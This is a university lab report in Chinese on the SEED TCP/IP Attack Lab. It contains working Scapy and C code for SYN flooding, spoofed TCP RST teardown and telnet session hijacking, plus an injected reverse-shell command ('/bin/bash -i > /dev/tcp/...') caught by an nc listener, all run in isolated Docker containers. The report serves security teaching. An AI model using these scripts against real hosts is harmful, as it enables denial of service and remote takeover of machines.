



山东大学  
SHANDONG UNIVERSITY

## Lab4: TCP/IP Attack Lab

### 实验报告

课程名称： 网络安全

姓名： 刘舒畅（学号： 202122460175）

李 昕（学号： 202100460065）

林宗茂（学号： 202100460128）

指导老师： 郭山清

专业： 密码科学与技术

2023 年 11 月 9 日

# 目录

1	实验分工	1
2	实验目标	1
3	实验器材	1
4	实验原理	1
4.1	SYN 泛洪攻击	1
4.2	SYN Cookie 对策	2
4.3	TCP RST 攻击	2
4.4	TCP 会话劫持	3
4.5	反向 shell	3
5	实验步骤及运行结果	4
5.1	环境搭建	4
5.2	Lab Task Set 1: SYN 洪泛攻击	5
5.2.1	Task 1.1: 使用 Python 发起攻击	5
5.2.2	Task 1.2: 使用 C 启动攻击	7
5.2.3	Task 1.3: 启用 SYN Cookie 对策	8
5.2.4	任务一收获和总结	9
5.3	Lab Task Set 2: 对 telnet 连接的 TCP RST 攻击	9
5.3.1	任务二收获和总结	11
5.4	Lab Task Set 3: TCP 会话劫持	12
5.4.1	任务三收获和总结	16
5.5	Lab Task Set 4: 利用 TCP 会话劫持创造反向 Shell	16
5.5.1	任务四收获和总结	19
A	附录	20
A.1	Task1_1 源代码	20

A.2	Task1_2 源代码 . . . . .	20
A.3	Task2 源代码 . . . . .	24
A.4	Task3 源代码 . . . . .	25
A.5	Task4 源代码 . . . . .	25

---

## 1 实验分工

**刘舒畅：**实验代码编写，SEEDLAB 实验环境操作，报告校对

**李昕：**SEEDLAB 实验环境操作，报告编写

**林宗茂：**原理分析，SEEDLAB 实验环境操作，报告编写与校对

## 2 实验目标

**任务一：**实现 SYN 泛洪攻击, 比较 python 和 c 语言在开展 SYN 洪泛攻击时的异同

**任务二：**实现对 telnet 连接的 TCP RST 攻击，理解 tcp 的 RST 机制

**任务三：**理解 TCP 会话劫持的原理，在虚拟机中实现 TCP 会话劫持

**任务四：**学习反向 shell 的原理，在任务三会话劫持的基础上，实现创造反向 Shell，拿到了受害者机器的执行权限

## 3 实验器材

名称	版本
系统	Ubuntu20.04
捕包工具	Wireshark
编程语言	python

## 4 实验原理

### 4.1 SYN 泛洪攻击

SYN 泛洪攻击是一种分布式拒绝服务攻击 (DDoS)。在 SYN 泛洪攻击中，攻击者利用 TCP/IP 协议的三次握手过程，使受害者主机将资源都用于处理非法的半开放连接，消耗受害者服务器的资源使其无法正常回应合法用户请求。其过程如下。

**过程一** 攻击者对被害者主机发送大量具有伪造源 IP 地址的 SYN 请求，进行攻击。

**过程二** 受害者主机收到 SYN 请求后，会对每一个 SYN 请求回应一个 SYN-ACK 信号，同时分配一定系统资源来等待接收请求者的 ACK 信号。

---

**过程三** 由于攻击者发送的 SYN 请求源 IP 地址是伪造的，受害者将 SYN-ACK 发送到伪造的地址后并不会收到 ACK 信号。

**过程四** 受害者主机内将有大量的半开放连接，直到这些连接超时断开。在这段时间内受害者将分配大量的资源用于等待 ACK 信号，如果攻击者发送新 SYN 请求的速率超过了超时率，受害者的资源将逐渐耗尽，无法处理新发送来的连接请求。

**过程五** 因为服务器所有资源用于处理非法 SYN 请求，正常用户会发现服务器的响应速度变慢甚至无法响应。

## 4.2 SYN Cookie 对策

SYN Cookie 是一种用于抵御 SYN flood 攻击的方法。在 SYN Cookie 策略中，服务器不是直接开辟内存资源并等待用户完成连接，而是等待返回的 ACK 报文并确认是合法用户后再分配资源，避免了非法用户恶意消耗内存，有效抵抗了 SYN flood 攻击。其过程如下

**过程一：SYN 请求** 客户端向服务器发送 SYN 请求

**过程二：计算 SYN Cookie** 客户端收到请求后，服务器不会立即将连接信息记录在 SYN 队列中，而是首先计算一个 SYN Cookie。SYN Cookie 是根据客户端 ip 地址、端口号、服务器 ip 地址、端口号以及服务器的密钥生成的杂凑值

**过程三：发送 SYN-ACK 响应** 服务器将不会开辟出资源空间等待连接，而是将计算出的 SYN Cookie 设为 SYN-ACK 报文中的初始序列号，发送回客户端。

**过程四：确认并建立连接** 如果客户端是合法用户，将会正常进行第三次 TCP 握手，并将这个 ACK 报文中的序列号设置为 SYN Cookie+1，服务器比对 ACK 报文序列号与 SYN Cookie 值，在匹配后才开辟相应的内存资源建立连接。

## 4.3 TCP RST 攻击

TCP RST 攻击 (TCP Reset 攻击) 是一种利用 TCP 协议流程漏洞进行的攻击。在 TCP 连接过程出现错误或异常时，可以发送一个 reset 包来立即终止 TCP 连接，不需要等待三次挥手过程。TCP RST 攻击利用该特性，通过发送伪造的 RST 包来断开任意两个正在通信的 TCP 连接。其攻击过程如下：

**过程一：嗅探 TCP 连接信息** 攻击者首先通过 ARP 欺骗、IP 抓包等方式获取获取 TCP 连接的信息，包括源和目标 IP 地址、源和目标端口、seq 和 ack 值。

---

**过程二：伪造 RST 数据包** 攻击者根据嗅探到的 TCP 连接信息，创建伪造 RST 数据包。若伪装成用户向服务器发送 RST 报文，该数据包的源 IP 和源端口会设置为 TCP 连接的源 IP 和源端口（即用户），目标 IP 和目标端口设置为 TCP 连接的目标 IP 和目标端口（即服务器），当然也可伪装成服务器向用户发送 RST 报文。RST 报文中序列号设置为嗅探到的确认号，ACK 标志位会被置 1，并将 ACK 的值设置为序列号 +1。

**过程三：发送 RST 数据包** 攻击者将伪造的 RST 数据包发送到目标网络中

**过程四：TCP 连接中断** 当服务器收到 RST 报文时会认为是合法用户发送的，因此会立即中断 TCP 连接，使合法用户无法正常连接，实现拒绝服务攻击。

## 4.4 TCP 会话劫持

TCP 会话劫持攻击的目标是接管 TCP 通信会话，以获取未加密的数据，或者插入伪造的错误信息。这是一种中间人攻击，涉及到三个角色：受害者（Victim）、攻击者（Hacker/Interceptor）和服务器（Server）。

**过程一：嗅探 TCP 连接信息** 攻击者通过抓包等手段获取 TCP 连接中的端口值、seq 和 ack 的值。

**过程二：接管 TCP 会话** 通过上一步获取到的信息，攻击者可以使用 ARP 欺骗等方式将自己伪装成其中一个通话者，使得消息通过它传递，以此获取、改变或插入消息。

**过程三：中断原有链接** 接管 TCP 会话后，攻击者向原通话者发送伪造 TCP RST 报文，中断其连接，并取代其继续与另一方通信。

**过程四：控制会话** 现在，攻击者可以在会话中自由地读取、修改和插入数据，而服务器以为正在和受害者通信。

## 4.5 反向 shell

在传统的 Shell 访问中，攻击者通常从自己的系统发起连接到目标系统。然而，反向 Shell 的工作方式正好相反：攻击者会在自己的系统上设置一个监听器，而受害者将会通过运行一个特殊的 shell 或脚本来向监听器主动建立连接。这种连接往往可以绕过目标机器的防火墙，因为多数防火墙规则只是阻止进入连接尝试，而对出站流量的检测则相对较少。

**过程一：监听设置** 攻击者在自己的机器上设置一个监听某一特定端口的服务器。

**过程二：建立连接** 受害者执行反向 shell 命令，连接攻击者的监听器。

过程三：命令执行与控制 建立连接后，攻击者可以通过这个反向 shell 向受害者发送命令并执行，控制受害者主机。

## 5 实验步骤及运行结果

### 5.1 环境搭建




Figure 1: 实验环境

按照实验要求搭建环境，使用已有的 docker-compose.yml 配置环境输入命令启动 docker 容器。

```
1 $ dcbuild
2 $ dcup
```

使用 dockps 查看容器 id

```
[11/21/23]seed@VM:~/.../Labsetup$ dockps
b67f6d98e3f3  victim-10.9.0.5
8235d31764f1  user2-10.9.0.7
116ade1ac98f  seed-attacker
61cd251e0ed6  mysql-10.9.0.6
```

Figure 2: 实验环境

## 5.2 Lab Task Set 1: SYN 洪泛攻击

SYN flood 是一种 DoS 攻击形式，攻击者向受害者的 TCP 端口发送许多 SYN 请求，但攻击者没有完成 3 次握手的全过程，攻击者要么使用伪造的 IP 地址，要么不继续该过程。通过这种攻击，攻击者可以使得被攻击者的消息队列拥堵，当消息队列已满时，受害者将无法再进行任何连接。

每个系统都会根据自身内存的大小设置 syn 缓存条目个数，可以通过以下指令查看：

```
1 # sysctl net.ipv4.tcp_max_syn_backlog
2 net.ipv4.tcp_max_syn_backlog = 128
```

运行得到以下结果，看到消息队列为 128：

```
root@3883d4a987b1:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@3883d4a987b1:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
```

Figure 3: syn 缓存条目个数

### 5.2.1 Task 1.1: 使用 Python 发起攻击

我们可以使用命令 “netstat -nat” 来检查队列的使用情况，即与一个监听端口相关的半开连接的数量。这种连接的状态是 SYNRECV。如果完成了三方握手，则将是 LISTENED 的状态，我们首先运行 “netstat -nat”，得到正常结果，接下来在攻击者主机上运行攻击代码如下：

```
1 #!/bin/env python3
2 from scapy.all import IP, TCP, send
3 from ipaddress import IPv4Address
4 from random import getrandbits
5 ip = IP(dst="10.9.0.5")
6 tcp = TCP(dport=23, flags='S')
7 pkt = ip/tcp
8 while True:
9     pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
10    pkt[TCP].sport = getrandbits(16) # source port
```



```

11  pkt[TCP].seq = getrandbits(32) # sequence number
12  send(pkt, verbose = 0)

```

此时我们攻击了受害者的 23 端口，再次运行 “netstat -nat”，可以看到受害者已经被 SYN-RECV 塞满：

```

root@3883d4a987b1:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.11:45757      0.0.0.0:*              LISTEN

root@3883d4a987b1:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23             0.0.0.0:*              LISTEN
tcp        0      0 127.0.0.11:45757      0.0.0.0:*              LISTEN
tcp        0      0 10.9.0.5:23            176.247.74.149:39398   SYN_RECV
tcp        0      0 10.9.0.5:23            174.198.22.115:53236   SYN_RECV
tcp        0      0 10.9.0.5:23            11.231.198.63:60198    SYN_RECV
tcp        0      0 10.9.0.5:23            93.248.201.129:53648   SYN_RECV

```

Figure 4: 前后两次 netstat -nat 的结果

此时登录 user1，使其发送 telnet 10.9.0.5，结果在初次尝试登录时等了一会时间才成功登录：

```

root@b90dced51b85:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3883d4a987b1 login: 

```

Figure 5: user1 发送 telnet 10.9.0.5

其原因是能否连接成功取决于向受害者主机发送请求时是否正好有洪泛建立的会

话被取消，如果在多次尝试中出现该情况则有概率可以建立连接，如果没有则会一直失败无法登录，直到超时。


### 5.2.2 Task 1.2: 使用 C 启动攻击

不同于 Python，C 代码的运行速度更快，不会受到 TCP 缓存设置的影响，可以很好的阻断正常的访问请求，不会出现 1.1 中有概率连接成功的情况，观察代码主体，可以看到其利用 while 循环不断向被攻击者的端口发送数据包，达到洪泛攻击的目的：

```
1  while (1) { //无限循环发送
2      memset(buffer, 0, PACKET_LEN);
3      /*****
4          Step 1: 填写TCP报文头
5          *****/
6      tcp->tcp_sport = rand(); // Use random source port
7      tcp->tcp_dport = htons(DEST_PORT);
8      tcp->tcp_seq  = rand(); // Use random sequence #
9      tcp->tcp_offx2 = 0x50;
10     tcp->tcp_flags = TH_SYN; // Enable the SYN bit
11     tcp->tcp_win  = htons(20000);
12     tcp->tcp_sum   = 0;
13
14     /*****
15         Step 2: 填写IP报文头
16         *****/
17     ip->iph_ver = 4; // Version (IPV4)
18     ip->iph_ihl = 5; // Header length
19     ip->iph_ttl = 50; // Time to live
20     ip->iph_sourceip.s_addr = rand(); // Use a random IP address
21     ip->iph_destip.s_addr = inet_addr(DEST_IP);
22     ip->iph_protocol = IPPROTO_TCP; // The value is 6.
23     ip->iph_len = htons(sizeof(struct ipheader) +
24                         sizeof(struct tcpheader));
25
26     // 计算TCP校验和
27     tcp->tcp_sum = calculate_tcp_checksum(ip);
28
29     /*****
```

```
30     Step 3: 发送数据包
31     *****/
32     send_raw_ip_packet(ip);
33 }
```

使用 `gcc -o synflood synflood.c` 指令编译 `synflood.c` 程序，在攻击者主机运行该代码 `”./synflood 10.9.0.5 23”`，同时再次进入 `user1`，执行 `telnet 10.9.0.5`，结果如下图所示：



```
root@b90dced51b85:~/# telnet 10.9.0.5
Trying 10.9.0.5...
```

Figure 6: telnet 连接超时，说明 SYN 洪泛攻击成功

可以看到无法连接至 10.9.0.5，SYN 洪泛攻击成功，同时验证了 C 代码由于运行速度更快，可以更好的进行洪泛攻击。

### 5.2.3 Task 1.3: 启用 SYN Cookie 对策

进入受害者主机中，使用 `sysctlnet.ipv4.tcp_syncookies = 1` 命令打开 SYN cookie 机制，在洪范攻击仍然存在的前提下，尝试连接 10.9.0.5，发现连接成功，可见 SYN 洪泛攻击并没有成功，cookie 保护机制起了作用。执行结果如下图所示：

```
root@b90dced51b85:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3883d4a987b1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov  2 03:46:48 UTC 2023 from user1-10.9.0.8.net-10.9.0.0 on
pts/2
```

Figure 7: telnet 连接成功

根据此结果验证了 SYN cookie 机制的作用，其在接收到客户端的 SYN 包时，不立刻为连接分配资源，而是根据 SYN 包计算一个 cookie 值作为 SYN ACK 包的初始序列号。若客户端正常返回 ACK 包，则根据包头信息计算 cookie 值，与其确认序列号对比，若验证通过则分配资源并建立连接；若验证不通过或没有收到第三个 ACK 包，则不会为非正常的连接分配资源。这一机制保证了在遭受 SYN 洪泛攻击时，受害者主机的半开连接队列的资源不会被耗尽，从而能接受正常连接。

#### 5.2.4 任务一收获和总结

通过此项任务，我们学习到如何使用 SYN 洪泛攻击，比较了 python 和 c 语言在开展 SYN 洪泛攻击时的异同，通过启用 SYN Cookie 对策，了解了 SYN cookie 机制的作用。

### 5.3 Lab Task Set 2: 对 telnet 连接的 TCP RST 攻击

TCP RST 攻击可以终止两个受害者之间已建立的 TCP 连接。例如，如果两个用户 a 和 B 之间已建立了 telnet 连接 (TCP)，攻击者可以从 a 到 B 欺骗一个 RST 数据包，从而破坏这个现有的连接。为了成功地进行此攻击，攻击者需要正确地构建 TCP RST 数据包。在此任务中，我们需要从虚拟机启动 TCP RST 攻击，以断开 a 和 B 之间现有的远程网络连接，这是容器。为了简化实验，我们假设攻击者和受害者在同一局域网上，即攻击者可以观察 A 和 B 之间的 TCP 流量。实验文档给出的代码如下：

```

1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src="10.9.0.6", dst="10.9.0.5")
4 tcp = TCP(sport=****, dport=***, flags="R", seq=****)
5 pkt = ip/tcp
6 ls(pkt)
7 send(pkt, verbose=0)

```

其中 sport=\*\*\*\*, dport=\*\*\* 和 seq=\*\*\*\* 代表抓到的通信中的端口和 seq 值，我们尝试使用嗅探和欺骗技术自动发起攻击，即嗅探技术自动获取这三个值，与手动方法不同，我们从嗅探的数据包中获取所有参数，因此整个攻击是自动化的。首先我们通过 ifconfig 命令获取网络接口（iface）：

```

root@VM:/lab4# ifconfig
br-346d966e1409: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.60.1 netmask 255.255.255.0 broadcast 192.168.60.255
    ether 02:42:22:50:72:49 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

br-fd88467e4c1d: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.1 netmask 255.255.255.0 broadcast 10.9.0.255
    inet6 fe80::42:f7ff:fe15:d43 prefixlen 64 scopeid 0x20<link>
    ether 02:42:f7:15:0d:43 txqueuelen 0 (Ethernet)
    RX packets 21490783 bytes 945591684 (945.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 118443491 bytes 6395961385 (6.3 GB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

Figure 8: iface = 'br-fd88467e4c1d'

适当修改实验文档中的代码，编写自动攻击代码如下：

```

1 from scapy.all import *
2 def spoof(pkt):
3     ip = IP(src = pkt[IP].src, dst = pkt[IP].dst)
4     tcp = TCP(sport = pkt[TCP].sport, dport = pkt[TCP].dport, flags = 'R', seq = pkt[TCP]
5               ].seq+1)
6     pkt_new = ip/tcp
7     ls(pkt_new)
8     send(pkt_new, verbose = 0)

```

```
s pkt = sniff(iface = 'br-fd88467e4c1d', filter = 'tcp and src host 10.9.0.5 and(not ether src
02:42:f7:15:0d:43) ', prn = spoof)
```

我们首先建立一个 telnet 连接，在运行该自动攻击代码，可以看到连接被中断：

```
root@b90dced51b85:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3883d4a987b1 login: sConnection closed by foreign host.
```

Figure 9: 建立连接

```
root@b90dced51b85:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3883d4a987b1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov  2 10:23:47 UTC 2023 from user1-10.9.0.8.net-10.9.0.0 on
pts/2
seed@3883d4a987b1:~$ _Connection closed by foreign host.
```

Figure 10: 连接被中断

### 5.3.1 任务二收获和总结

通过 task2，我们了解了如何开展对 telnet 连接的 TCP RST 攻击，TCP RST 攻击可以终止两个受害者之间已建立的 TCP 连接，使该服务不可用，为了防范 TCP RST 攻击，可以启用 IDS/IPS 技术，实时监测网络通信流量，对异常流量进行拦截、过滤、阻止等处理，从而检测和防范 TCP RST 攻击

## 5.4 Lab Task Set 3: TCP 会话劫持

TCP 会话劫持攻击的目标是通过向该会话中注入恶意内容来劫持两个受害者之间的现有 TCP 连接（会话）。如果此连接是一个 telnet 会话，则攻击者可以向此会话中注入恶意命令（例如，删除一个重要的文件），从而导致受害者来执行恶意命令。在此任务中，需要演示如何在两台计算机之间劫持一个远程网络会话。目标是让 telnet 服务器运行恶意命令。为了任务的简单性，假设攻击者和受害者在同一个局域网上。观察实验文档给出的攻击代码：

```
1 #!/usr/bin/env python3
2 from scapy.all import *
3 ip = IP(src="10.9.0.6", dst="10.9.0.5")
4 tcp = TCP(sport=@@@, dport=@@@, flags="A", seq=@@@, ack=@@@)
5 data = "echo \"Is anyone here? ([F_F])\" >> ~/hello.txt\n\0"
6 pkt = ip/tcp/data
7 ls(pkt)
8 send(pkt, verbose=0)
```

其中需要获得链接双方的端口值，seq 和 ack 值，与实验二相同，我们尝试使用嗅探和欺骗技术自动发起攻击，即嗅探技术自动获取这几个值，我们是首先查看通信中 telnet 包的结构，故抓包看到结构如下：

No.	Time	Source	Destination	Protocol	Length	Info
451	2023-11-02 06:2...	10.9.0.8	10.9.0.5	TELNET	68	Telnet Data ...
452	2023-11-02 06:2...	10.9.0.5	10.9.0.8	TELNET	68	Telnet Data ...
453	2023-11-02 06:2...	10.9.0.8	10.9.0.5	TCP	66	43468 → 23 [ACK] Seq=1952161
454	2023-11-02 06:2...	10.9.0.5	10.9.0.8	TELNET	76	Telnet Data ...
455	2023-11-02 06:2...	10.9.0.8	10.9.0.5	TCP	66	43468 → 23 [ACK] Seq=1952161
456	2023-11-02 06:2...	10.9.0.8	10.9.0.5	TELNET	67	Telnet Data ...
457	2023-11-02 06:2...	10.9.0.5	10.9.0.8	TCP	66	23 → 43468 [ACK] Seq=1333023
458	2023-11-02 06:2...	10.9.0.8	10.9.0.5	TELNET	67	Telnet Data ...
459	2023-11-02 06:2...	10.9.0.5	10.9.0.8	TCP	66	23 → 43468 [ACK] Seq=1333023
460	2023-11-02 06:2...	10.9.0.8	10.9.0.5	TELNET	67	Telnet Data ...
461	2023-11-02 06:2...	10.9.0.5	10.9.0.8	TCP	66	23 → 43468 [ACK] Seq=1333023
462	2023-11-02 06:2...	10.9.0.8	10.9.0.5	TELNET	67	Telnet Data ...
463	2023-11-02 06:2...	10.9.0.5	10.9.0.8	TCP	66	23 → 43468 [ACK] Seq=1333023

```

Source Port: 43468
Destination Port: 23
[Stream index: 7]
[TCP Segment Len: 1]
Sequence number: 1952161123
[Next sequence number: 1952161124]
Acknowledgment number: 1333023600
1000 ... = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window size value: 502
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum: 0x1446 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (1 byte)

```

Figure 11: telnet 包

根据获得的结构，编写自动化攻击代码如下：

```

1 from scapy.all import*
2 def spoof(pkt):
3     ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
4     tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = 'A', ack = pkt[TCP]
        ].seq+1, seq = pkt[TCP].ack)
5     data = "echo \"Is anyone here? ([E][E])\" >> ~/hello.txt\n\0"
6     pkt_new = ip/tcp/data
7     ls(pkt_new)
8     send(pkt_new,verbose = 0)
9 pkt = sniff(iface = 'br-fd88467e4c1d',filter = 'tcp and src host 10.9.0.5 and(not ether src
        02:42:f7:15:0d:43) ', prn = spoof)

```

运行该代码之后，登录受害者主机，运行 ls 命令和 cat 命令，可以看到受害者主机 TCP 会话已经劫持，主机文件中出现了 hello.txt 攻击文件：








Figure 13: 受害者主机 TCP 会话被劫持的抓包

值得注意的是，当会话被劫持后，原来的用户便无法继续进行，因为他的终端失去了正确的 ack 与 seq，既无法发出信息，也无法接收信息，如下图：

```
[11/02/23]seed@VM:~$ docksh b9
root@b90dced51b85:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3883d4a987b1 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Nov  2 14:58:07 UTC 2023 from user1-10.9.0.8.net-10.9.0.0 on
pts/2
seed@3883d4a987b1:~$ l
```

Figure 14: 原来的用户便无法继续正常连接

#### 5.4.1 任务三收获和总结

通过 task3 我们学习到 TCP 会话劫持，实践了向某 tcp 会话中注入恶意内容来劫持两个受害者之间的现有 TCP 连接的过程，理解了 tcp 协议中存在的问题和危险性。

### 5.5 Lab Task Set 4: 利用 TCP 会话劫持创造反向 Shell

反向 shell，即攻击者通过 nc 建立一个 tcp server，然后在会话劫持的基础上，让受害者主机执行命令把 shell 通过 nc 的端口反弹回攻击者的主机中，从而拿到了受害者机器的执行权限。

我们利用 task3 中编写的自动攻击代码建立会话劫持，并运行，代码与结果如下：

```
1 from scapy.all import*
2 def spoof(pkt):
3     ip = IP(src = pkt[IP].dst, dst = pkt[IP].src)
4     tcp = TCP(sport = pkt[TCP].dport, dport = pkt[TCP].sport, flags = 'A', ack = pkt[TCP].seq+1, seq = pkt[TCP].ack)
5     data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\n\0"
6     pkt_new = ip/tcp/data
7     ls(pkt_new)
8     send(pkt_new,verbose = 0)
9     exit(0)
```

```
10 pkt = sniff(iface = 'br-fd88467e4c1d',filter = 'tcp and src host 10.9.0.5 and(not ether src
    02:42:f7:15:0d:43) ', prn = spoof)
```

```
frag      : BitField  (13 bits)          = 0              (0)
ttl       : ByteField              = 64              (64)
proto     : ByteEnumField          = 6               (0)
chksum    : XShortField            = None            (None)
src       : SourceIPField          = '10.9.0.8'      (None)
dst       : DestIPField            = '10.9.0.5'      (None)
options   : PacketListField        = []              ([])
--
sport     : ShortEnumField          = 43946           (20)
dport     : ShortEnumField          = 23              (80)
seq       : IntField               = 2157834698      (0)
ack       : IntField               = 2468990068      (0)
dataofs   : BitField  (4 bits)      = None            (None)
reserved  : BitField  (3 bits)      = 0               (0)
flags     : FlagsField  (9 bits)    = <Flag 16 (A)>   (<Flag 2
(S)>)
window    : ShortField             = 8192            (8192)
chksum    : XShortField            = None            (None)
urgptr    : ShortField             = 0               (0)
options   : TCPOptionsField        = []              (b'')
--
load      : StrField               = b'/bin/bash -i > /dev/tcp
/10.9.0.1/9090 0<&1 2>&1\n\x00' (b'')
```

Figure 15: 创建反向 shell

同时，在攻击者终端中开启监听 9090 端口 (从 Server 中反射回的 shell 会通过 9090 端口返回回来)，利用 shell 运行 ls 和 cat 命令：

---

```
root@VM:/# nc -lp 9090
seed@3883d4a987b1:~$ ls
ls
hello.txt
seed@3883d4a987b1:~$ cat hello.txt
cat hello.txt
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
Is anyone here? (╰_╯)
